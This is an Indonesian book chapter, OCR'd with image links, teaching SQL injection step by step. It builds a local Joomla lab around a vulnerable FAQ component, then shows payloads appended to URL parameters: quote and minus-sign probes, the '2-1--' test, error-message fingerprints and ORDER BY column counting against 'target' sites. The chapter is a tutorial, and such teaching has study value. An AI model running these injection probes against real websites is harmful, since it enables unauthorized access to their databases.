BAB 04

Step by Step SQL Injection Attack

Dalam bab ini Anda akan melihat bagaimana aksi SQL Injection bekerja. Apa yang dijelaskan dalam bab ini akan menjadi panduan untuk Anda, langkah-langkah apa saja yang perlu dilakukan dalam melakukan SQL Injection. Subbab berikutnya ditulis secara berurutan, sehingga Anda bisa memahami sistem kerja SQL Injection dengan lebih mudah. Namun, perlu Anda ketahui, setelah mempelajari bab ini, bukan berarti semua prosedur harus Anda ikuti semuanya, karena Anda bisa mencari tahu bagian mana saja yang Anda perlukan dan bagian mana yang tidak. Misalnya, jika Anda merasa tidak perlu melakukan pemeriksaan terhadap versi MySql, Anda bisa saja melewatinya.


Awalnya, bab ini saya isi dengan teori penjelasan saja. Setelah saya pikir-pikir, apabila hanya sekadar penjelasan saja, sepertinya agak susah bagi Anda untuk memahami konsep SQL Injection yang sebenarnya. Supaya lebih mudah dicerna, sambil Anda memahami perintah untuk melakukan SQL Injection, akan lebih mudah dimengerti jika Anda mempraktikkannya.

Karena Anda bisa sekaligus belajar secara langsung. Istilahnya, *Learning by doing*. Oleh karena itulah, bab ini akan saya awali dengan membangun semacam laboratorium SQL Injection. Sehingga Anda memiliki sebuah wadah yang bisa Anda dayagunakan untuk mencoba berbagai syntax SQL Injection.

Wadah yang kita gunakan di sini adalah dengan memanfaatkan celah keamanan pada sebuah komponen yang dipasang pada CMS Joomla. Walau demikian, pembahasan yang ada di sini adalah landasan atau dasar-dasar bagi Anda untuk melakukan SQL Injection. Karena nantinya kita akan membahas mengenai SQL Injection pada Joomla dalam bab tersendiri.

Perlu Anda ketahui, saya tidak akan menjelaskan bagaimana cara melakukan instalasi Joomla. Silakan Anda cari sendiri informasinya karena ada banyak buku yang membahas mengenai hal ini. Di sini saya menggunakan Joomla versi 1.6, jika Anda ingin menginstalnya dari localhost, Anda bisa menggunakan file yang disediakan dalam Bonus CD buku ini.


Setelah melakukan instalasi Joomla, Anda bisa membuka tampilan Joomla yang telah diinstal pada localhost maupun pada webhosting. Berikut ini tampilan halaman pertama Joomla.



Gambar 4.1 Tampilan utama Joomla


Selanjutnya, kita akan memasang komponen yang bernama Minitek FAQ Book versi 1.3. Untuk melakukan hal ini, silakan ikuti langkah berikut:

1. Pertama-tama login ke dalam halaman administrator Joomla, yang terdapat pada: http://localhost/joomla/administrator/, lalu masukkan password administrator yang Anda gunakan sewaktu instalasi.




Gambar 4.2 Halaman login Joomla

2. Setelah berhasil login maka Anda telah memasuki halaman administrasi Joomla.




Gambar 4.3 Halaman administrasi Joomla

3. Arahkan mouse pada bagian **Extensions** lalu klik **Extensions Manager**.



Gambar 4.4 Menu Extensions

4. Kini Anda siap untuk melakukan instalasi komponen Joomla. Dari halaman *Extension Manager*, pada bagian *Package File*, klik tombol **Browse** untuk mencari file instalasi komponen yang terdapat dalam Bonus CD buku ini dengan nama **com_faqbook_1_3**. Setelah itu, klik tombol **Upload & Install**.




Gambar 4.5 Extension Manager

5. Apabila muncul pesan *Installing component was successful*, berarti proses pemasangan komponen baru telah berhasil dilakukan.


Gambar 4.6 Instalasi komponen berhasil

6. Sekarang kita akan mulai menggunakan component Joomla FAQ Book tersebut. Dengan cara arahkan mouse Anda pada bagian **Components**, lalu pilih **FAQ Book** dan klik **Dashboard**.




Gambar 4.7 Menu FAQ Book

7. Berikut ini tampilan dari *Dashboard* component FAQ Book.




Gambar 4.8 Dashboard FAQ Book

8. Pertama-tama kita akan membuat sebuah kategori baru dengan mengklik ikon **Categories**. Dari halaman *Categories* yang muncul, klik pada ikon **New** yang berbentuk tanda tambah, untuk menambahkan sebuah kategori baru.




Gambar 4.9 Membuat kategori

9. Isilah data mengenai kategori tersebut, sesuai dengan yang Anda inginkan. Setelah selesai, klik tombol **Save & Close** yang terdapat pada bagian atas.




Gambar 4.10 Save & Close

10. Apabila tidak ada masalah maka akan muncul pesan *Category successfully saved*. Selain itu, Anda juga bisa melihat sebuah kategori baru telah dibuat. Selanjutnya, klik menu **FAQs**.



Gambar 4.11 Membuat kategori berhasil

11. Dari halaman FAQs yang muncul, klik pada ikon **New** yang berupa tanda tambah untuk mengisi FAQ.




Gambar 4.12 Membuat FAQ

12. Buatlah FAQ yang Anda inginkan. Setelah selesai, klik tombol **Save & Close**.


Gambar 4.13 Save & Close

13. Apabila berhasil maka akan muncul pesan *Item successfully saved*. Selain itu, Anda juga bisa melihat sebuah item baru telah dibuat.




Gambar 4.14 Membuat FAQ berhasil

14. Setelah membuat content untuk FAQ Book, sekarang kita akan memasang komponen tersebut pada halaman menu Joomla sehingga dapat diakses oleh publik. Dari halaman menu Joomla, arahkan mouse pada bagian *Menus*, lalu pilih *User Menu* dan klik **Add New Menu Item**.




Gambar 4.15 Membuat user menu

15. Dari halaman yang tampil, aturlah beberapa hal, di antaranya pada bagian *Menu Item Type*, klik pada tombol **Select** dan dari tampilan yang muncul, pilih **Faq Book Index**.



Gambar 4.16 FAQ Book Index


16. Isikan Nama atau Judul untuk menu tersebut pada bagian *Menu Title*. Sedangkan pada bagian *Menu Location*, pilih **Main Menu**.



Gambar 4.17 Menu Manager

17. Setelah selesai, klik tombol **Save & Close**.

18. Sekarang buka halaman depan Joomla, apabila sebelumnya Anda sudah pernah membuka halaman depan, lakukan *Refresh*. Maka sebuah menu baru akan muncul dengan nama yang Anda buat pada langkah sebelumnya.



Gambar 4.18 Menu baru tampil di halaman Joomla

Selanjutnya, kita akan memulai prosedur atau langkah-langkah dan cara melakukan SQL Injection.

TES VULNERABILITAS

Salah satu hal yang seolah-olah menjadi standar dalam melakukan aksi SQL Injection adalah melakukan tes vulnerabilitas terlebih dahulu. Pengujian atau tes ini perlu dilakukan untuk mengetahui apakah sebuah situs web memiliki celah keamanan atau tidak untuk dilakukan SQL Injection.

Salah satu karakter yang sering digunakan untuk melakukan tes vulnerabilitas adalah pemakaian karakter kutip tunggal (‘). Selain menggunakan kutip tunggal, juga bisa menggunakan beberapa keyword SQL tertentu.

Sebagai contoh, misalnya situs web target menggunakan URL seperti berikut ini:

http://www.site.com/product.php?id=3

Maka untuk melakukan tes vulnerabillitas, penulisan tanda kutip tunggal umumnya ditempatkan setelah angka 3. Penulisan karakter kutip tunggal, misalnya **id=3'**.

Selain itu, pada beberapa kasus, tanda kutip tunggal juga bisa ditempatkan setelah tanda sama dengan, sehingga terlihat seperti berikut ini:

http://www.situsweb.com/product.php?id=3'

http://www.situsweb.com/product.php?id='3

Karakter lain yang juga sering dipakai untuk melakukan tes vulnerabilitas adalah tanda minus yang ditempatkan sebelum sebuah nilai. Misalnya, pada URL terdapat id=3 maka penempatan karakter tanda minus adalah sebelum angka 3, sehingga menjadi **id=-3**.

Apabila sewaktu Anda melakukan tes vulnerabilitas tersebut muncul pesan error, misalnya seperti di bawah ini:

Warning: mysql_fetch_array(): supplied argument is not a valid MySQL result resource in /home1/michafj0/public_html/gallery.php on line 7


Hal ini berarti situs web tersebut rentan atau memiliki vulnerabilitas untuk dilakukan serangan SQL Injection.

Bentuk pesan error yang sering tampil adalah:

- mysql_num_rows()
- mysql_numrows()
- mysql_fetch_assoc()
- mysql_result()
- mysql_fetch_array()
- mysql_preg_match()
- mysql_fetch_row()
- mysql_fetch_object()

- Error Occurred While Processing Request
- Server Error in '/' Application
- Microsoft OLE DB Provider for ODBC Drivers error
- error in your SQL syntax
- Invalid Querystring
- OLE DB Provider for ODBC
- VBScript Runtime
- ADODB.Field
- BOF or EOF
- ADODB.Command
- JET Database
- Syntax error
- include()
- GetArray()
- FetchRow()
- Input string was not in a correct format
- Microsoft VBScript;

Pesan error yang muncul bisa saja bervariasi, selain itu pada beberapa kasus, kondisi error tidak hanya ditampilkan dengan kode error saja. Ada juga yang mengubah tampilan halamannya. Sebagai contoh, misalnya saya membuka sebuah situs web secara normal maka akan tampil seperti berikut ini.



Gambar 4.19 Contoh tampilan halaman normal

Lalu sewaktu saya melakukan tes vulnerabilitas, pesan error tidak tampil. Yang muncul adalah perubahan tampilan halaman web. Biasanya perubahan tersebut adalah hilangnya isi atau *content* utama dari situs web tersebut.

Gambar 4.20 Isi halaman hilang

Dalam kondisi nyata, terkadang Anda menemukan kasus lain. Misalnya, URL yang Anda peroleh adalah:

http://www.situsweb.com/product.php?id=1&dog;catid=2

Maka Anda bisa menggunakan teknik yang sama seperti di atas untuk melakukan pengujian. Beberapa variasi untuk melakukan pengujian pada URL seperti di atas adalah:

http://www.situsweb.com/product.php?id=1&dog;catid=2'

Atau menghapus string *&dog;catid=2*

http://www.situsweb.com/product.php?id=1'

Bisa juga menempatkan tanda kutip pada kedua bagian tersebut.


http://www.situsweb.com/product.php?id='1&dog;catid='2

Pada dasarnya pemakaian tanda kutip tunggal dan juga tanda minus sudah umum. Sebenarnya, Anda juga bisa melakukan tes vulnerabilitas menggunakan operasi pengurangan, misalnya 2-1. Contoh penerapannya adalah:

http://www.situsweb.com/product.php?id=3 2-1--

Sebagai bahan praktik untuk Anda, kita sekarang akan mulai melakukan aksi SQL Injection pada komponen Joomla yang telah kita pasang seperti di awal bab ini. Ikuti langkah berikut:

1. Buka halaman FAQ yang telah Anda buat, perhatikan pada bagian URL-nya.




Gambar 4.21 URL situs web yang dibuka

2. Jika dilihat, URL-nya adalah: http://localhost/joomla/index.php/hacking-faq?view=category&id=77
3. Pertama-tama kita akan memeriksa apakah terdapat vulnerable atau tidak menggunakan tanda kutip tunggal setelah angka pada bagian id. Sehingga URL menjadi: http://localhost/joomla/index.php/hacking-faq?view=category&**id=77'**

Perhatikan pada gambar di bawah ini, terlihat muncul error:

Warning: Invalid argument supplied for foreach() in **C:\xampp\htdocs\joomla\components\com_faqbook\views\category\tmpl\default.php on line 219**

Hal ini berarti kita bisa melakukan aksi SQL Injection.



Gambar 4.22 Pesan error

Dalam melakukan sebuah tes vulnerabilitas, kita sebaiknya mencoba beberapa jenis karakter yang telah dijelaskan. Sebab, terkadang apabila kita menggunakan sebuah karakter tidak menimbulkan efek apa pun, bisa jadi sewaktu menggunakan karakter lainnya efek atau kondisi error yang diharapkan bisa muncul. Hal ini karena adanya pembatasan pemakaian karakter khusus yang dilakukan oleh pemilik situs web.

Inti dari tes vulnerabilitas ini adalah untuk menampilkan halaman error. Apabila sewaktu Anda menggunakan tanda kutip tunggal lalu halaman yang tampil tetap normal maka situs web tersebut tidak bisa kita lakukan SQL Injection. Tetapi jika ada perbedaan atau menampilkan pesan error maka situs web tersebut memiliki celah untuk diserang dengan SQL Injection.

Saat melakukan tes vulnerabilitas, sebaiknya biarkan parameter lain yang ada di sekitarnya tidak berubah dengan data yang valid sebagai argumennya. Sebab, apabila kita memberikan argumen yang salah saat melakukan tes vulnerabilitas, bisa mempersulit untuk memastikan apakah sebuah situs web memiliki vulnerabilitas untuk melakukan aksi SQL Injection atau tidak.

Sebagai contoh, berikut ini diberikan sebuah parameter yang benar.

UserName=Joko%20Lelono&Address=Jawa%20Tengah

Baris berikut ini akan menghasilkan ODBC error:

UserName=Joko%20Lelono&Address='%20OR

Pemeriksaan dengan baris akan memberikan suatu error yang menandakan perlunya nilai untuk UserName:

Address='

Perhatikan baris berikut:

UserName=Joko%20Lelono&Address='

Akan memberikan halaman yang sama, seperti pada *request* yang tidak menentukan UserName sama sekali atau akan menampilkan halaman depan sebuah situs web.

Karakter %20 adalah *encoded karakter* yang akan saya jelaskan dalam bagian terakhir dari buku ini. %20 berarti sebuah spasi pada sebuah URL.

Menentukan Jumlah Kolom

Setelah Anda menemukan sebuah situs web target dan diketahui memiliki celah untuk dieksploitasi menggunakan SQL Injection, step berikutnya yang menjadi prosedur adalah menentukan berapa banyak jumlah kolom yang digunakan pada situs web target tersebut. Walaupun nanti setelah Anda terbiasa dengan SQL Injection bagian ini, bisa saja Anda lompati.

Penentuan jumlah kolom ini perlu dilakukan karena kita perlu mengetahui kolom mana dari sebuah tabel yang bisa dimanfaatkan. Hal ini bertujuan supaya kita bisa menggunakan perintah SQL Injection dan juga mendapatkan hasil yang diinginkan pada lokasi yang tepat. Sebab, kalau kita memasukkan perintah SQL Injection pada tempat yang salah maka kita tidak akan memperoleh apa pun. Untuk melakukan hal ini agak bersifat 'trial and error', di mana perintah yang digunakan adalah **ORDER BY**.

Perlu Anda ketahui juga bahwa SQL akan mengabaikan perintah yang digunakan, apakah menggunakan huruf kapital atau tidak, akan dianggap sama. Jadi, sewaktu Anda menggunakan perintah 'order by' akan dianggap sama dengan 'ORDER BY', maupun 'Order By'.

Untuk menemukan jumlah kolom dalam situs web target, kita harus ORDER BY, sampai terjadi error. Misalnya, seperti berikut ini:

http://www.situsweb.com/product.php?id=1 ORDER BY 1 -- (Web tetap tampil normal)

http://www.situsweb.com/product.php?id=1 ORDER BY 2 -- (Web tetap tampil normal)

http://www.situsweb.com/product.php?id=1 ORDER BY 3 -- (Web tetap tampil normal)

http://www.situsweb.com/product.php?id=1 ORDER BY 4 -- (Web tetap tampil normal)

http://www.situsweb.com/product.php?id=1 ORDER BY 5 -- (Terjadi Error)

Dari contoh di atas, jumlah kolomnya berarti ada 4.

